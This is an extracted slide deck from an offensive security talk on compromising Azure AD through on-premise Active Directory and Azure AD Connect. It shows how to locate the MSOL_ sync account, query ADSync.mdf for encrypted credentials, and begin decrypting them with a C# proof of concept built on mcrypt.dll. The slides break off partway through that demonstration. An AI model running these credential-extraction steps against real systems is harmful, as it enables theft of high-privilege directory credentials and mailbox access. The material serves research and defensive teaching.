

I'm in your cloud... reading everyone's email

Hacking Azure AD via Active Directory

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Whoami

- Lives in The Netherlands
- Hacker / Red Teamer / Researcher @ Fox-IT since 2016
- Previously freelance webdeveloper
- Author of several Active Directory tools
 - Mitm6
 - Ldapdomaindump
 - BloodHound.py
 - aclpwn.py
 - Co-author of ntlmrelayx
- Blogs on dirkjanm.io
 - PrivExchange
- Tweets stuff on @_dirkjan



Contents

- What is Azure AD
- Integrating Azure AD with Active Directory
- Azure AD Administrator roles
- Pwning the cloud
- Privilege escalation in Azure AD
- Abusing Seamless Single Sign On



Also:


- Me writing PowerShell
- Me writing C#




How it all started

- Pentest goal: Access CEO mailbox
- Stored in Office 365
- MFA enforced for most accounts
- CEO workstation unreachable







Research approach



Assumption: security boundary




Security boundary information flow



Azure AD

- “Azure Active Directory (Azure AD) is Microsoft’s cloud-based identity and access management service.”



Azure AD vs Active Directory

(Windows Server) Active Directory	Azure Active Directory
LDAP	REST API's
NTLM/Kerberos	OAuth/SAML/OpenID/etc
Structured directory (OU tree)	Flat structure
GPO's	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests




Integrating Azure AD and Active Directory

- 3 primary methods of integration:
 - Password Hash Synchronization (PHS)
 - ~~Pass Through Authentication (PTA)~~
 - ~~Active Directory Federation Services (AD FS)~~



Password hash synchronization



Source: <https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-phs>



Azure AD connect

- Utility installed on-premise
- Has a high-privilege account in AD
- Has also a high-privilege account in Azure AD
- High value target!



TL;DR

- If password hash sync is in use:

Compromised Azure AD connect Sync account

=

Compromised AD



Finding the Sync server and account

```
PS C:\Users\baasbob> Get-ADUser -LDAPFilter "(samAccountName=MSOL_*)" -properties name,description | select name,description | fl

name      : MSOL_206b1a1ede1f
description : Account created by Microsoft Azure Active Directory Connect with installation identifier  
206b1a1ede1f490e9c5caa0debc0523a running on computer o365-app-server configured to synchronize to tenant  
frozenliquids.onmicrosoft.com. This account must have directory replication permissions in the local  
Active Directory and write permission on certain attributes to enable Hybrid Deployment.
```



Hunting for creds in AD Sync

- Configuration database ADSync.mdf
C:\Program Files\Microsoft Azure AD Sync\Data
- Can be accessed as LocalDB on host or copied and browsed locally

ADSync.mdf	
Tables	
▶	mms_connectorspace
▶	mms_cs_link
▶	mms_cs_object_log
▶	mms_csmv_link
▶	mms_management_agent
▶	mms_metaverse
▶	mms_metaverse_lineagedate
▶	mms_metaverse_lineageguid
▶	mms_metaverse_multivalue
▶	mms_mv_link
▶	mms_partition
▶	mms_run_history
▶	mms_run_profile
▶	mms_server_configuration
▶	mms_step_history
▶	mms_step_object_details
▶	mms_synchronization_rule
▶	mms_watermark_history



Extracting the configuration

```
SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent;
```

	private_configuration_xml	encrypted_configuration
1	<MAConfig> <primary_class_mappings> <mapping> <prim...	cE4AAAgaAAACdVGM2ucVbhUhqqXBAzc7tOTtsLd0BONUKPtWy...
2	<adma-configuration> <forest-name>office.local</forest-name> <...	4AEAAAgaAAAARiSnp0qnxXA4GMSWxl8vij29hGjnlfvnmRmXVoSW...



Agent configuration

```
<adma-configuration>
  <forest-name>office.local</forest-name>
  <forest-port>0</forest-port>
  <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
  <forest-login-user>MSOL_206b1a1ede1f</forest-login-user>
  <forest-login-domain>office.local</forest-login-domain>
  <sign-and-seal>1</sign-and-seal>
  <ssl-bind crl-check="0">0</ssl-bind>
  <simple-bind>0</simple-bind>
  <default-ssl-strength>0</default-ssl-strength>
  <parameter-values>
    <parameter name="forest-login-domain" type="string" use="connectivity" dataType="String">office.local</parameter>
    <parameter name="forest-login-user" type="string" use="connectivity" dataType="String">MSOL_206b1a1ede1f</parameter>
    <parameter name="password" type="encrypted-string" use="connectivity" dataType="String" encrypted="1"/>
    <parameter name="forest-name" type="string" use="connectivity" dataType="String">office.local</parameter>
    <parameter name="sign-and-seal" type="string" use="connectivity" dataType="String">1</parameter>
    <parameter name="crl-check" type="string" use="connectivity" dataType="String">0</parameter>
    <parameter name="ssl-bind" type="string" use="connectivity" dataType="String">0</parameter>
    <parameter name="simple-bind" type="string" use="connectivity" dataType="String">0</parameter>
    <parameter name="Connector.GroupFilteringGroupDn" type="string" use="global" dataType="String"/>
    <parameter name="ADS_UF_ACCOUNTDISABLE" type="string" use="global" dataType="String" intrinsic="1">0x2</parameter>
    <parameter name="ADS_GROUP_TYPE_GLOBAL_GROUP" type="string" use="global" dataType="String" intrinsic="1">0x00000002</parameter>
    <parameter name="ADS_GROUP_TYPE_DOMAIN_LOCAL_GROUP" type="string" use="global" dataType="String" intrinsic="1">0x00000004</parameter>
    <parameter name="ADS_GROUP_TYPE_LOCAL_GROUP" type="string" use="global" dataType="String" intrinsic="1">0x00000004</parameter>
    <parameter name="ADS_GROUP_TYPE_UNIVERSAL_GROUP" type="string" use="global" dataType="String" intrinsic="1">0x00000008</parameter>
    <parameter name="ADS_GROUP_TYPE_SECURITY_ENABLED" type="string" use="global" dataType="String" intrinsic="1">0x80000000</parameter>
    <parameter name="Forest.FQDN" type="string" use="global" dataType="String" intrinsic="1">office.local</parameter>
    <parameter name="Forest.LDAP" type="string" use="global" dataType="String" intrinsic="1">DC=office,DC=local</parameter>
    <parameter name="Forest.Netbios" type="string" use="global" dataType="String" intrinsic="1">office</parameter>
  </parameter-values>
  <password-hash-sync-config>
    <enabled>1</enabled>
    <target>{B891884F-051E-4A83-95AF-2544101C9083}</target>
  </password-hash-sync-config>
</adma-configuration>
```



Encrypted configuration

- Crypto stuff is in mcrypt.dll
- Mcrypt.dll contains both C# and native code
 - C# easy to analyze using dnSpy
 - Native code contains the crypto functions



LoadKeySet(Guid, Guid, uint) : void

```
1 // Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
2 // Token: 0x06000097 RID: 151 RVA: 0x0002EB0C File Offset: 0x0002DF0C
3 public unsafe void LoadKeySet(Guid guidEntropy, Guid guidMms, uint uKeyId)
4 {
5     fixed (_GUID* ptr = &this.m_guidMms)
6     {
7         fixed (_GUID* ptr2 = &this.m_guidEntropy)
8         {
9             TAPI32.TAPI_SetKeySet((TAPI32.TAPI_KEYSET*)ptr, (TAPI32.TAPI_KEYSET*)ptr2, uKeyId);
10        }
11    }
12 }
```


SELECT instance_id, keyset_id, entropy FROM mms_server_configuration;

	instance_id	keyset_id	entropy
1	1BBD4DD8-09F6-4BDB-B5F8-19EA09796B35	1	64C15727-CC41-458F-97E9-6D701F2A99B4



Create limited POC – analyze with procmon

```
static void Main(string[] args)
{
    KeyManager keyManager = new KeyManager();
    Guid instance_id = new Guid("1BBD4DD8-09F6-4BDB-B5F8-19EA09796B35");
    Guid entropy = new Guid("64C15727-CC41-458F-97E9-6D701F2A99B4");
    keyManager.LoadKeySet(entropy, instance_id, 1);
```



The screenshot shows the Process Monitor interface with the following details:

- File Menu:** File, Edit, Event, Filter, Tools, Options, Help.
- Toolbar:** Includes icons for Process, Thread, Event, Filter, Tools, Options, Help, and several others.
- Table Headers:** Time ..., Process Name, PID, Operation, Path, Result, Detail.
- Table Data:**
 - 14:25:... ADSyncDecryp... 9664 RegQueryValue HKLM\SOFTWARE\Microsoft\Ad Sync\Shared\1\1(Default) BUFFER OVERFL... Length: 144
